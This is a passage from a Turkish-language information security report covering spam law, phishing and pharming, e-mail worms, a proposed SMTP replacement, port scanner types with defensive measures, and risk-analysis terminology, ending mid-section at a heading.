- Yasadışı Yayınlar TCK 125-200: Devletin Şahsiyetine karşı cürümler;
- TCK 480-490: Hakaret ve Sövme Cürümleri
- TCK 426-427: Halkın ar ve haya duygularını inciten veya cinsi arzuları tahrik eden ve istismar eder nitelikte genel ahlaka aykırı: ve diğer anlatım araç ve gereçleri.
- Bilgisayar Sistemlerine ve Servislerine Yetkisiz Erişim ve Dinleme "Bilişim Alanında Suçlar TCK 525a, b, c ve d". Maddeleridir.

Maddeleri dayanak alınarak işlem yürütülmektedir. Görüldüğü üzere Spam için spesifik bir yasa bulunmamakta olup postanın içeriğine göre gönderen hakkında hukuki bir yaptırım uygulanabilmektedir. Amerika Birleşik Devletleri 2003 yılında yürürlülüğe giren ve halk arasında anti-Spam kanunu olarak bilinen *Can Spam* yasası dahilinde Spam ve bağlantılı olan alt sorunlarla savaşta hukuki dayanak yaratmıştır. *Can Spam* kanunu yürürlülüğe girdiği 2003 yılından itibaren başta Microsoft olmak üzere birçok firma tarafından yasaya dayanarak Spam davaları açılmıştır.


4.2 Phishing ve Pharming

Spam sorunu, genel olarak bakıldığında zaman ve maliyet yaratımı şeklinde ortaya konulabilir. Çünkü Spam posta almanın size en iyimser pratik zararı posta kutunuzun dolması ve o postayı silerken ya da okurken harcayacağınız zamandır.

Bu iki terim son birkaç yıldır bilişim literatürüne dahil olan kavramlardır. Okunuş itibariyle Fishing (Balık Tutma) ve Farming (Çiftçilik) olarak çevrilebilen bu kelimeler anlam itibariyle de bu kelimeleri karşılamaktadır.

Phishing son yıllarda ortaya çıkmış ve oldukça hızlı bir biçimde büyüyen bir e-posta saldırı sistemidir ve sonuçları Spam'e göre oldukça ağır olmaktadır. Phishing tekniğinde Spam de olduğu gibi bir posta listesine bir posta gönderilmektedir. Teknik Spam'den içerik olarak ayrılır. Phishing'de posta içeriği alıcıyı yanlış ve ilgi çekici ibarelerle saldırganın sitesine yönlendirme amaçlıdır. Örneğin ülkede yaygın biçimde tanınan bir banka tarafından gönderilmiş gibi gelen bir posta, banka hesabınıza bir hesaptan yüklü miktarda havale yapıldığını ve bu havaleyi onaylamak için belirtilen yere Internet bankacılığı kodunuz ve şifrenizi girmeniz gerektiğini tıpkı ilgili bankadan gönderilmiş gibi gelir. Buna isimden anlaşılabileceği üzere "Olta" denir. Eğer alıcı bu oltayı yutar ve belirtilen yere istenen

bilgileri yazarsa Fishing yani balık tutan saldırgana bilgilerini kendi elleri ile vermiş olur. Bundan sonra saldırgan aldığı bilgilerle alıcının hesabından kendi paravan hesaplarına para aktarır.



Şekil 4.3 : Kasım 2005 ile Kasım 2006 Arası Saptanan Phishing Sayısı
(Kaynak: Anti-Phishing Working Group, "Phishing Activity Trends Report November 2006")

Pharming yöntemi de benzer bir biçimde olmasına rağmen bazı noktalarda Phishing yönteminden ayrılır. Pharming'de saldırgana "Crimeware" olarak sınıflandırılan programlar yardımcı olur. İlk aşamada gene Spam yoluyla alıcılara ulaşılır ve yine kandırma yöntemi ile bilgisayarlarına bir program kurdurulur. Bu programlar "tohum" olarak adlandırılabilir. Bu tohumlar bilgisayar açık kaldığı sürece açık kalır ve kullanıcının bütün girdilerini saldırgana iletirler. Bu işlemede "sulama" denir. Kullanıcının banka hesap şifreleri, e-posta şifreleri gibi bilgilerle sulanan tohumlar ürünlerini yine aynı şekilde, kullanıcıların haberleri olmadan yine kullanıcılar kendi elleri ile verirler. Sonuç olarak saldırgana sadece o tohumdan çıkan ürünleri toplamak kalır.

Bu iki yöntemde mağdurlarına oldukça yüklü miktarda zararları olan sistemlerdir. İstatistik olarak vermek gerekirse: 2005 yılında %0.03 olan Phishing oranı 2006 de %0.08 e çıkmıştır. Bu da ortalama olarak her 304 postadan birinin Phishing olduğunu gösterir. Bu oldukça hızlı bir artışın göstergesidir. Bu istatistiğe bu dönemde artan Internet kullanımı sonucunda posta alıcılarının da düşen bilgi seviyesi eklenirse durumun gayet vahim olduğu ortadadır. APWG (Anti Phishing Work Group) tarafından Kasım 2006 de yayımlanan bildiride değinildiği üzere Phishing oldukça hızla yayılan ve Spam'e göre daha ağır sonuçları beraberinde getiren bir sorundur.

4.3 E-Posta Yoluyla Yayılan Virüsler

Yukarıda belirtilen sorunların yanında bir başka sorunda çok uzun yıllardır bilinen ancak kabuk değiştirip e-posta sisteminde faaliyetlerine devam eden virüslerdir. 1999 yılında ortaya çıkan "Melissa" virüsü e-posta sistemi üzerinden yayılmış bilinen ilk virüstür. Melissa'dan sonra 2000 yılında ortaya çıkan LoveLetter virüsü de yine aynı şekilde e-postalar üzerinden yayılmış ve yeni bir sorunun ortaya çıkmasına öncülük etmişlerdir. Her iki virüste önceki sorunlarda olduğu gibi kullanıcıya aldatmaca içeren bir şekilde posta yoluyla gelmekte daha sonra tuzağa düşen alıcının bilgisayarına bulaşmakta ve durumu bir adım öteye

götürerek mağdurun bilgisayarında bulunan tüm e-posta listesine kendisinin birer kopyasını göndermektedir. Bu sayede yayılan LoveLetter virüsünün şimdiye dek 10 milyar doların üzerinde zarara yol açtığı sanılmaktadır.


Sıra	Tür	İsim	Yüzde
1	e-posta	Worm.Win32.Zafi.d	29,17
2	Normal	Worm.Win32.Mytob.c	17,30
3	e-posta	Worm.Win32.LovGate.w	6,07
4	e-posta	Worm.Win32.Sober.y	4,92
5	e-posta	Worm.Win32.Zafi.b	3,73
6	e-posta	Worm.Win32.NetSky.b	3,58
7	e-posta	Worm.Win32.NetSky.q	2,75
8	Normal	Worm.Win32.Mytob.t	2,29
9	Normal	Worm.Win32.Mytob.u	2,28
10	Normal	Worm.Win32.Mytob.q	1,79
		Diğerleri	26,12

Tablo 4.1 – Aralık 2006 Tarihinde En Çok Rapor Edilen İlk 10 Virüs
(Kaynak: Clickz Trends & Statistics)

Tablo 4.2 den görülebileceği üzere belirtilen tarihlerde en aktif olan 10 virüsün yüzdesel olarak % 67,98'i e-posta yoluyla yayılan virüslerden oluşmaktadır. Bunun yanında normal bilinen yollarla yayılan virüsler sadece %32,02 de kalmıştır. Unutulmaması gereken bir noktada tabloda türü itibariyle "normal" olarak belirtilen virüslerinde yayılma biçemleri arasında posta yoluyla gönderilme bulunmaktadır. Bu açıdan durumun e-postalar yönünde oldukça önemli düzeyde olduğu görülmelidir. Tablo 4.2 de ortaya konulan veriler Şekil 4.3 de görsel olarak ortaya konulmuştur.

Tür	Genel Yüzde	İlk 10 İçerisindeki Yüzde
e-posta	50,22	67,98
Normal	23,66	32,02

Tablo 4.2 – Aralık 2006 Tarihinde En Çok Rapor Edilen İlk 10 Virüsün Türlerine Göre Yüzde Dağılımı ***(Kaynak: Clickz Trends & Statistics)***



Şekil 4.4 : Aralık 2006 Tarihinde En Çok Rapor Edilen İlk 10 Virüsün Kendi İçerisinde Türlerine Göre Dağılımı *(Kaynak: Clickz Trends & Statistics)*

E-posta sistemindeki açıklardan dolayı kaynaklanan sorunlar genel hatları ile özetlenmiş iken, bu sorunların çözülmesi için geliştirilen çözümler oldukça kısıtlı olmaktadır. Aslında genel olarak bakıldığında kesin çözümden öte sadece korunma amaçlı çözümler geliştirilmektedir.

4.4 Çözüm

Şimdiye kadar ki ortaya çıkmış genel çözümlere bakıldığında, mevcut çözümler şöyle bir örnekle özetlenebilir. Bir apartmanda oturuyorsunuz ve posta kutunuza gelen reklam postalarından şikayetçisiniz. Bunun için bir çözüm düşünüyorsunuz. Bu esnada bir güvenlik şirketi gelip size apartmanınızın kapısında uygun ücretle bir bekçi koymayı teklif ediyor. Kabul ediyorsunuz. Bu esnada bekçiniz ne kadar maharetli ise kapınızdan giren ve reklam postaları taşıyan insanları o kadar çok engellersiniz. İlk zamanlar gayet başarılı bir çözüm gibi duran bu çözüm zaman geçtikçe reklam getirenlerin işlerinde uzmanlaşması sonucunda yeni dağıtıcıları engelleyebilmek için yeni bekçiler almanız ya da bulunan bekçiyi güncellemeniz sonucu artan maliyetler olarak kendisini gösterecektir. Sonuçta sonsuza doğru uzayan bir biçimde gelişen dağıtıcı, dağıtıcıya bağlı olarak gelişen bekçi şeklinde durum uzayıp gidecek bir sonuca ulaşmayacaktır. Dolayısıyla maaliyet artacaktır.

Peki sorun bu durumdayken neden firmalar sorunun çözümüne eğilmeden yüzeysel çözümler sunmaktadırlar? Bu sorunun cevabı gayet açık olarak örnekte bulunmaktadır. Serbest piyasada faaliyet gösteren hangi güvenlik firması kendi maddi kaynağını yok etmek ister. Ya da biraz daha farklı bakış açısı ile eğer dağıtıcılar bir sistemde yok edilebilirse neden güvenlik firmasına ve bekçiye ihtiyaç duyulsun ki! Bu durumda bu sorunun çözümünün güvenlik firmalarından beklenmesi oldukça yanlıştır. Ayrıca detaylı olarak açıklandığı gibi milyar dolarlık bir pastadan pay almak, o pastayı yok etmekten çok daha mantıklıdır. Bu durumda çözüm hükümetlere, sivil toplum kuruluşlarına ve üniversitelere düşmektedir.

Sorunun ana kaynağı sistemin kalbindedir. SMTP (Simple Mail Transfer Protocol) posta gönderimi için kullanılan en yaygın protokoldür. RFC 821 standardı ile 1982 yılında oluşturulmuş, 1989, 1994, 1995 ve 2001 yıllarında çeşitli düzenlemelerden geçmiştir. Ancak ne kadar güncelleştirilirse güncelleştirilsin 1982 yılında birkaç üniversitenin, araştırma laboratuarının ve askeri üssün kullanımı için geliştirilen standardın milyarlarca insanın posta ihtiyacına cevap vermesi olanaksızdır. Bu bağlamda soruna çözüm ararken sorunun temeline bakmak şüphesi en doğru yaklaşım olacaktır.

Bu bağlamda SMTP protokolü üzerinde yapılacak bir değişiklikten öte kalıcı olarak yeniden yazılacak bir standart ile posta sistemin yenilenmesi daha efektif bir çözümü sağlayacaktır. Şöyle ki gelişen teknolojiler bünyesinde XML, SS vb. gibi veri ve güvenlik teknolojileri ile birlikte bir uzman kurul tarafından belirlenecek yeni standartlarda kullanıcılardan kimlik doğrulanması istenecektir. Düşük bir meblağ ile sadece yetkili kurum tarafından alınabilecek bu kimlikler ya da sertifikalar gönderim esnasında postaya program tarafından eklenecek ve sunucu tarafından bir anlamda imzalanmış gibi işlem görecektir. Bu sayede hem Internet kullanıcılarının kullanmadıkları onlarca posta adresi yerine sadece bir ya da iki posta adresleri olacak ancak bu adreslere gelecek herhangi bir kötü amaçlı posta bir sistemle anında sertifika sağlayıcıya bildirilecek ve sertifika sahibine yasal yaptırımlar uygulanabilecektir. Bahsedilen örnekle şu şekilde ifade edilebilir:

Yine bir apartmanda oturuyoruz, yine istem dışı gelen reklamlar sorun teşkil ediyor. Bu sefer kapıya bir bekçi koymak yerine kapıya bir turnike yerleştiriyoruz. Kapıdan girerken tekil olarak verilmiş kartlardan kullanılan bir turnike. Bu turnikeden geçen birisi bizim posta kutumuza bir reklam postası bırakmış ise postanın üzerinden kimliğini okuyor ve turnikemizden bir daha geçmesini engelliyoruz. Ayrıca diğer apartmanlarla aramızdaki ağ sayesinde bu kişinin bir başka apartmana da girmesini tamamen yasaklıyoruz. Bu yöntem önceki yönteme göre çok daha efektif bir yöntemdir. Bu sistemde karşılaşılabilecek sorunlar neler olabilir:

- Sistemin belirli bir ücreti beraberinde getirmesi ile birlikte bedava olan günümüz sistemine göre çekiciliğinin az olması
- Tüm dünyada milyonlarca bulunan SMTP sunucularının yeni standarda geçişindeki sıkıntılar
- En yüksek ihtimalli sorun olarak ise pastanın ortadan yok olması gibi bir durum söz konusu olacağı için güvenlik şirketlerinin takınacağı tutumlardır.

Sistemin daha ufak çapta bir örneği olarak ülkemizde Tübitak ya da Ulakbim çerçevesinde oluşturulacak bir kurul tarafından düzenlenecek standart sayesinde pilot olarak üniversite öğretim üyelerine verilecek kimlikler sayesinde sistem ülkemiz üniversiteleri arasında kullanılabilir ve hataların ayıklanması ile birlikte ülke çapında kullanıma açılabilir. E-imza'nın kimlik dağıtımı esnasında kullanılabilir ve uluslar arası bir standart haline getirilebilir.

Sonuç olarak SMTP sistemi sorunlu ve yeni sorunlara açık bir sistemdir. Bu sorunları aşmada geçici korunmacı çözümler yerine kalıcı çözüm getiren çözümlerin benimsenmesi kısa vadede uyum ve entegrasyon gibi sorunlar ortaya çıkarsa da uzun vadede ortaya koyacağı sonuçlar açısından kesinlikle çok sağlam olacaktır.

5. WEB TARAYICI GÜVENLİK UYARI SİSTEMİ

Internet erişiminin yaygınlaşmasıyla birlikte *Microsoft Internet Explorer* veya *Mozilla Firefox* gibi popüler web tarayıcılarını kullanarak Internet'teki bilgilere erişmek yani *web'de sörf yapmak* (web sörfü) günlük alışkanlıklar arasına girmiştir. Web sörfü ile ilgili yaygın olan yanılgılardan biri web'de sörf yaparken kimliğimizin asla tespit edilemeyeceği bir diğeri ise web sörfü sırasında bilgisayarımızın bir zarara maruz kalmayacağıdır. Halbuki bir kullanıcı gezdiği her web sitesinde kimliğine ve ait olduğu kurumun bilgisayar altyapısına ait bir takım ipuçları bırakmaktadır. Dışarı sızan bu bilgiler dikkatlice organize edildiği taktirde kullanıcının bilgisayarına veya çalıştığı kurumdaki yerel ağa bağlı diğer bilgisayarlara erişip güvenlik mekanizmalarını geçmek, kullanılan bilgisayar altyapısı ve programların özelliklerine göre etkili olacak saldırılar düzenleyerek kurumsal ölçekte zararlar vermek mümkündür.

En gelişmiş web tarayıcılarının bile, web sörfü yapan kişinin banka hesap numarası veya bilgisayar şifresi gibi kişisel bilgilerinin dışarı sızmasına veya izlenilen web sayfaları içine gömülü olan ActiveX türü kodların kullanıcının bilgisayarına tamamen hakim olmasına olanak sağlayan güvenlik problemlerine yol açabildiği gözlenmiştir. Bu tür problemler kullanılan web tarayıcısının kaynak kodundaki program hatalarından veya aktif içerik (JavaScript, ActiveX, ve Java gibi teknolojiler) sunabilen tarayıcılarda bu aktif içeriklerin tarayıcının güvenlik sisteminde boşluklar oluşturabilmesinden kaynaklanmaktadır. Bunlar kötü amaçlı kişiler tarafından farkedildiğinde web'deki kullanıcılara zarar vermek için kullanılabilir. Web tarayıcısı üreten yazılım şirketlerinin tüm çabalarına rağmen daha önceki sürümlerdeki güvenlik boşluklarını kapattığı iddaa edilen her yeni tarayıcı sürümünde yeni fonksiyonların eklenmesi ve aktif içerik sağlayan teknolojilerin daha da güçlenmesi dolayısıyla yeni güvenlik boşlukları ortaya çıkmaktadır.

Bu çalışma sonucunda değişik tarayıcı tip ve sürümlerindeki güvenlik problemlerini kapsayan bir arşiv oluşturulmuş ve web kullanıcılarını kendi güvenlikleri konusunda bilgilendirmek amacıyla bir web tarayıcı güvenlik uyarı sistemi sitesi (MySystem) tasarlanmıştır.

6. PORT TARAYICILARIN TEHLİKELERİ ÇALIŞMA YÖNTEMLERİ VE TARAYICILARA KARŞI SAVUNMA STRATEJİLERİ

6.1 Port

Internet dünyasında kullanılan "port" kavramı soyut bir kavramdır. Bu anlamda "port" herhangi bir fiziksel bağlantı yeri değil, mantıksal bir bağlanma şeklidir. Günümüz dünyasında birçok işletim sistemi birden fazla programın aynı anda çalışmasına izin vermektedir. Bu programlardan bazıları dışarıdan gelen istekleri (istemci/client) kabul etmekte ve uygun gördüklerine cevap (sunucu/server) vermektedir. Bir ağ üzerindeki bütün bilgisayarlara birer adres (IP adresi) verilir ve bu adresler kullanılarak istenilen bilgisayarlara ulaşılır. Peki, ulaşılan bir bilgisayar üzerindeki hangi sunucu programdan hizmet alınmak istendiği nasıl belirtilir? Bunun için bilgisayarlar üzerinde birtakım soyut bağlantı noktaları

tanımlanır ve her birine, adresleyebilmek için pozitif bir sayı verilir (port numarası). Bazı sunucu programları, daha önce herkes tarafından bilinen portlardan hizmet verirken (örn: telnet: 23. port) bazıları da sunucu programını çalıştıran kişinin isteğine göre değişik portlardan hizmet verir. Dolayısıyla, ağ üzerindeki herhangi bir sunucu programa bağlanmak istenildiğinde, programın çalıştığı bilgisayarın adresinin yanında, istekleri kabul ettiği "port" numarasını da vermek gerekir. Port kavramını örneklendirmek gerekirse, bir bilgisayarın IP adresini bir apartmanın adresi gibi düşünürsek port numaraları ise bu apartmandaki evlerin kapı numaraları olarak tasvir edilebilir.

6.2 Port Tarayıcısı Nedir ?

Bir program için port tarayıcı tanımlamasını yapabilmemiz, programın bir hedef IP için "*81.215.219.14*" ye sahip çalışan bir bilgisayar var mı ? sorusunu evet/hayır biçiminde yanıtlaması gerekir. Bu anlamda ping programı, en basit tarayıcı programdır. Ancak aslında port tarayıcılar hedef sisteme ait bilgileri (işletim sistemi, açık portlar v.s gibi) tespit etmek, hedef sistemdeki zayıflıkları bulmak, bu zayıflıklardan yararlanarak hedef sisteme bağlanmak ve bu bağlantı denemelerini istenilen sayıda sistem için otomatik olarak gerçekleştirebilecek şekilde programlanırlar.

Tarayıcıları üç grupta toplayabiliriz. Bunlar, ağ tarayıcıları, zayıflık tarayıcıları, saldırı tarayıcılarıdır.

6.2.1 Ağ Tarayıcıları

Bir ağ üzerindeki bilgisayarların ve üzerlerinde çalışan servislerin varlığını doğrulamak ve bu servislere ait zayıflıkları bulmak için kullanılan programlardır. Genellikle güvenlik duvarının işlevlerini test etmek amacıyla kullanılırlar. En yaygın Örnekleri: SATAN, NMAP, RETINA'dır.

6.2.2 Zayıflık Tarayıcıları

Ağ tarayıcıları gibi hedefin zayıflıklarını bulmanın yanında bu zayıflıkların nasıl kullanılacağını da rapor ederler. En yaygın kullanım alanı yerel sistemlerin zayıflıklarını raporlamaktır. COPS ve TIGER bu türün örnekleri arasında sayılabilir.

6.2.3 Saldırı Tarayıcıları

Hedef sistemdeki zayıflıkları belirlemenin yanında imkan varsa bu sisteme girmeniz için gerekli işlemleri başlatırlar. Bu tip tarayıcılar diğer iki türe oranla çok daha dinamik bir yapıya sahip olabilirler. Örnek olarak Nessus standart bir servisin standart bir portta çalıştığını varsaymaz. Eğer telnet sunucunuz 23 değil de 46 numaralı portta çalışıyorsa Nessus bunu bulacak ve buradan sisteme girmek için zayıflık taraması yapacaktır.

6.3 Port Tarayicilara Karşi Sistem Nasil Güvenli Hale Getirilir

Kişisel bir bilgisayarı port tarayıcılara karşı güvenli hale getirmek ve için üç basit metodun uygulanması riski önemli ölçüde azaltacaktır. Bunlar:

1) Kullanılan programların güvenlik güncellemelerinin düzenli olarak takip edilmesi ve gerekli yamaların uygulanması. Bunun için kullanılan programın web sitesinin belirli periyotlarla kontrol edilmesi yeterli olacaktır.

2) Kişisel bilgisayarlar için bir güvenlik duvarı programı kurulması. Kişisel bilgisayarlar için bir çok güvenlik duvarı uygulaması Internetten ücretsiz elde edilebilmektedir. Ancak kurulacak güvenlik duvarını seçerken dikkat edilmesi gereken birkaç özellik bulunmaktadır. Bunların arasında, güvenlik duvarının dışarıyla bağlantıların geçmişini takip edebilmesi, ICMP paketlerinin bütün türlerini (echo, timestamp, info, bozuk başlıklı olanlar v.s gibi) cevapsız bırakabilmesi, parçalı olarak gönderilen paketleri yakalayabilmesi sayılabilir. Bu özelliklerin seçilen güvenlik duvarında olup olmadığı üreticinin web sitesinden ve programın yardım dosyalarından öğrenilebilir.

3) Bilgisayarın düzenli olarak port tarayıcı programlarla taranması. Birkaç tane port tarayıcı programla sistemdeki zayıflıklar test edilmeli ve gerekli düzeltmeler yapılmalı.

Bu gün kullandığımız Internetin atası sayılan ARPANET kurulduğunda bilgisayarlar, ancak konularının uzmanı olan çok sınırlı sayıda kişi tarafından kullanılabiliyor, bir bilgisayar terminaline ulaşmak için iyi korunan askeri veya üniversite araştırma binalarına, güvenlik kontrollerinin ardından girilebiliyordu. Bu sebeplerden dolayı, TCP/IP'nin atası olan OSI protokol modeli bilgiyi paylaşmak için geliştirilmişti, saklamak için değil.

Günümüzdeki durum ise çok farklı. Özellikle 30 yaşın altındaki insan kuşağı teknoloji ve bilgisayarla iç içe yaşıyor. Bunun sonucu olarak bilgi güvenliğini tehdit edecek metotların kullanımı, bilgisayar konusunda uzman kişilerin tekelinden, çoktan çıkmış durumda. Kişisel bir bilgisayarın güvenliğini tehdit edebilmek için biraz araştırma ve Internet bağlantısı yeterli olabilmekte. Bunun sonucunda çok az bilgi ile başka bilgisayarlara zarar vermeyi anlatan "click&crack" ve bu işlemi yapanları anlatan, "script-kiddie" ile "lamer" kavramları doğmuş durumda. Bilgisayarındaki verilerin güvenliği konusunda endişe duyan herkesin, en azından bu iki grup kadar bilgi güvenliğine ilgi duyması gerekmektedir. Bilgisayarın bulunduğu ağ profesyoneller tarafından korunuyor olsa bile bu yeterli değildir. Bir kişi oturduğu site güvenlik görevlilerince korunuyor olsa dahi, evden çıkarken kapısını kilitlemelidir.

Port tarayıcılar ise script-kiddie ve lamerların en çok kullandığı araçlar arasında yer almaktadır. Bu dökümanda anlatılanlar iyi korunan bir bilgisayardan dahi verilerin bir anda yok olmasının sihir, değil yalnızca biraz bilgi ve zaman ile başarılabileceğini göstermektedir. Port tarama metotları, bilinen metotların tamamı olmadığı gibi, her zaman yeni metotların geliştirilmesi olasıdır. Bu sebepten bilgisayarın sağlığının, insan sağlığından daha farklı olmadığı ve düzenli olarak kontrol edilmesinin zorunlu olduğu idrak edilmelidir. Eğer son kullanıcıda zamanın bir kısmını "Bilgisayarımdaki veriler acaba güvende mi ?" sorgusunu yapmak için harcarsa, bilgi güvenliği konudaki en önemli aşama geçilmiş olacaktır.

7. RİSK ANALİZİ VE YÖNTEMİ


İnsanlığın var oluşundan bu yana en çok merak duyulan kavramlardan biri gelecek olmuştur. İster birey, ister toplum, ister bir şirket, kendileri ile ilgili geleceği hep merak etmişlerdir. Gelecek konusunda belirsizlikler riske davetiye çıkartır. Çünkü risk gelecekle ilgili bir belirsizlikte tehlike çağrıştıran bir kavram olarak karşımıza çıkabilmektedir.

Her şey insanoğlunun birbiri ile haberleşmesi ile başladı ve günümüzde var olan tüm adımlar bu amaçla gerçekleştirildi. Islıkla, dumanla başlayan haberleşme teknolojisinin ilerlemesi sayesinde bugünkü konuma gelinmiştir. Peki haberleşme amaçlı kullandığımız bu sistemler ne kadar güvenli ?

Bu bölümde; Haberleşme ile başlayan ve daha sonra kullanım kolaylığı sayesinde hayatımızın en önemli unsurlarından biri haline gelen veri paylaşımındaki güvenlik unsurları ve içinde bulunduğumuz risk faktörleri incelenecektir.

Bilişim sistemlerine olan bireyesel ve toplumsal bağımlılığımız arttıkça bu sistemlerde meydana gelebilecek arıza ve saldırılara karşı duyarlılığımız da artmaktadır. Bilgisayar sistemlerine ve ağlarına yönelik saldırılar ciddi miktarda para, zaman, prestij ve değerli bilgi kaybına neden olabilir. Bu saldırıların hastane bilişim sistemleri gibi doğrudan yaşamı etkileyen sistemlere yönelmesi durumunda kaybedilen insan hayatı da olabilir.

Bilgisayar Güvenliği Enstitüsü (Computer Security Institute - CSI) ve Federal Araştırma Bürosu (FBI) tarafından geleneksel olarak gerçekleştirilen, Bilgisayar Suçları ve Güvenlik Araştırması'nın 2006 yılı raporuna göre bilişim suçları 1992- 2005 yılları arasında her yıl neredeyse ikiye katlanacak biçimde (Şekil 8.1) artmıştır. Aynı araştırma, gizli bilgilerin çalınması ve finansal kayıtlarda değişikliklerin en çok maddi zarara neden olan iki saldırı biçimi olduğu gösterilmektedir.



Şekil 7.1 : Yıllara Göre Rapor Edilen Olay Sayısı

Güvenlik ihlallerindeki bu artışın nedeni; İyi amaçlı kullanılan bilgiler kadar kötü amaçlı bilgilerinde hızlı bir şekilde yayılması, maddi ve manevi hasar vermek isteyen sakıncalı kişilerin artışına baş rolü oynamaktadır.

7.1 Risk Değerlendirme ve Genel Kavramlar

Risk değerlendirme esas olan, riskin tümüyle engellenmesi değil, sorunlara sistematik ve dikkatli bir şekilde yaklaşılması ve almaya karar verilen risklerin dikkatli yönetimi yoluyla gereksiz kayıpların engellenmesidir. Başarılı bir risk yönetimi için, kurumun varlıklarına ve hedeflerine yönelik riskleri belirlemek, analiz etmek, denetim altında tutmak ve izlemek gereklidir.

Burada önemle üzerinde durulması gereken konu etkinliktir. Risklerin ortadan kaldırılması veya azaltılması için denetimlerin oluşturulması gereklidir, ancak çok fazla denetim sebebiyle iş yapılamaz duruma gelinmesi de kurumlar için bir risk faktörü olabilmektedir. Risk yönetimi işleyiş yöntemleri oluşturulurken getiriler ve etkinlik iyi değerlendirilmelidir.

7.1.1 Risk

Belirliği bir tehdidin, sistemin belirli bir zayıflığından faydalanarak sisteme zarar verme ihtimalidir. Karşı önlemleri almadan önce, büyük olan risk karşı önlemleri aldıktan sonra azalır. Karşı önlemler alınmadan önce sistemde mevcut olan riske taban riski, karşı önlemler alındıktan sonra sistemde mevcut olan riske ise geri kalan risk denilmektedir.

7.1.2 Arta Kalan Risk

Güvenlik önlemleri uygulandıktan sonra kalan riskler.

7.1.3 Güvenlik

Art niyetli eylemlerden ve etkinliklerden korunmak üzere alınan ve sürdürülen koruyucu önlemlerinden oluşan durum.

7.1.4 Zayıflık

Sistemde istenmeyen eylemden sonra doğabilecek zaafiyet.

7.1.5 Saldırı

Yetkisiz kişilerin, bir takım sonuçlara ulaşmak amacıyla gerçekleştirilen bir dizi izinsiz adım ve/veya bir kaynağın bütünlüğünü, gizliliğini bozmayi hedefleyen her türlü eylem.

7.1.6 Saldırgan

Bir amaca ulaşabilmek üzere bir ya da daha fazla saldırıyı deneyen kişi.

7.1.7 Kıymet

Korunması gereken herşeydir. Kıymetler, değerli olan elemanlardır. 4 temel gruba ayrılır;

- Veri
- Kaynak
- Zaman
- Saygınlık

7.1.8 Açıklık

Bir kıymeti tehditlere karşı korumasız hale getiren kusurlardır.

7.1.9 Tehdit

Bir kıymetteki açıklıkları kullanarak kıymete kısmen ya da tamamen zarar veren etkenlerdir. Tehditler insan ve doğal kaynaklıdır.

7.1.10 Kabul Edilebilir Risk Seviyesi

Kurumun kabul ettiği ve taşıyabileceği risk düzeyidir.

7.1.11 Risk Analizi

